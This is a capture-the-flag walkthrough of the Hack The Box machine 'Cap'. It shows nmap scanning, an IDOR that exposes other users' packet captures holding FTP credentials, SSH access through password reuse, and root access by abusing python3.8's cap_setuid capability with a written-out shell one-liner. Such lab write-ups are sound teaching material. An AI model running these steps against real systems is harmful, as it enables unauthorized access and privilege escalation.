Cap - Hack The Box

Initial Access


Scans

```
nmap -p- -sC -sV -vv -T4 -oN cap.txt 10.129.162.130
```


```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2QYvGfh5bcAIVjI
qNUmmc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTfEWlNaoVDGBsc8zunvFk3nkyaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT
7MMnDU7CfG1PfMqdU297OVP35BODg1gZawthjxMi5i5R1g3nyODudFoWaHu9GZ3D/dSQbMAxsly98L1Wr6YJ6M6xfqDurgOAl9i6TZ4zx93c/
h1MO+mKH7EobPR/ZWrFGLeVFZbB6jYEflCty8W8Dwr7HOdF1gULr+Mj+BcykLlzPoEhD7YqjRBm8SHdicPP1huq+/3tN7Q/IOf68NNJDdeq6Q
uGKh1CKqloT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4YZK5qUQCTPPmrKMa9NPh1sjHSdS8
IwiH12V0=
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr9sw6dCqvySMHEjxwCfMzB
DypoNIMIa8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open  http    syn-ack ttl 63 Gunicorn
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

HTTP Enumeration

Visiting the `http://10.129.162.130`



Exploring the functionality of the website, we see that the URL - `http://10.129.162.130/data/1`




IDOR - Insecure Direct Object Reference

An Insecure Direct Object Reference (IDOR) is a security flaw where an application uses a direct reference to an object, like a user ID or file name, and fails to validate the user's authorization, allowing attackers to access unauthorized data by manipulating that reference.

Here in the URL we can see that the ID - `http://10.129.65.255/data/{ID}` can be manipulated and is likely vulnerable to IDOR

Changing the URL to - `http://10.129.65.255/data/0`, we see that we can see the captures of other users as well.

We also see that the website allows us to download the capture file - `pcap` file and we can analyze them using **Wireshark**



We find a username and password for the FTP service.

Abusing Password Reuse

From the scans, we see that the SSH is open on the machine and we can try to authenticate using these credentials

```
ssh nathan@10.129.65.255
```

```
┌──(kali㉿kali)-[~/htb/cap/cap-exploits/Sudo-1.8.31-Root-Exploit]
└─$ ssh nathan@10.129.65.255
nathan@10.129.65.255's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Oct 13 03:50:55 UTC 2025

  System load:           0.0
  Usage of /:            36.7% of 8.73GB
  Memory usage:          34%
  Swap usage:            0%
  Processes:             237
  Users logged in:       1
  IPv4 address for eth0: 10.129.65.255
  IPv6 address for eth0: dead:beef::250:56ff:fe94:b5bf

  ⇒ There are 2 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Oct 13 03:19:11 2025 from 10.10.14.28
nathan@cap:~$
```

Privilege Escalation

Abusing Capabilities

Linux capabilities are a set of distinct root privileges that can be assigned to a process or executable, allowing it to perform specific high-privilege actions without granting full root access.

```
getcap -r / 2>/dev/null
```


```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

From GTFO Bins - https://gtfobins.github.io/gtfobins/python/#capabilities


If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```




```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```



We have escalated to root on this box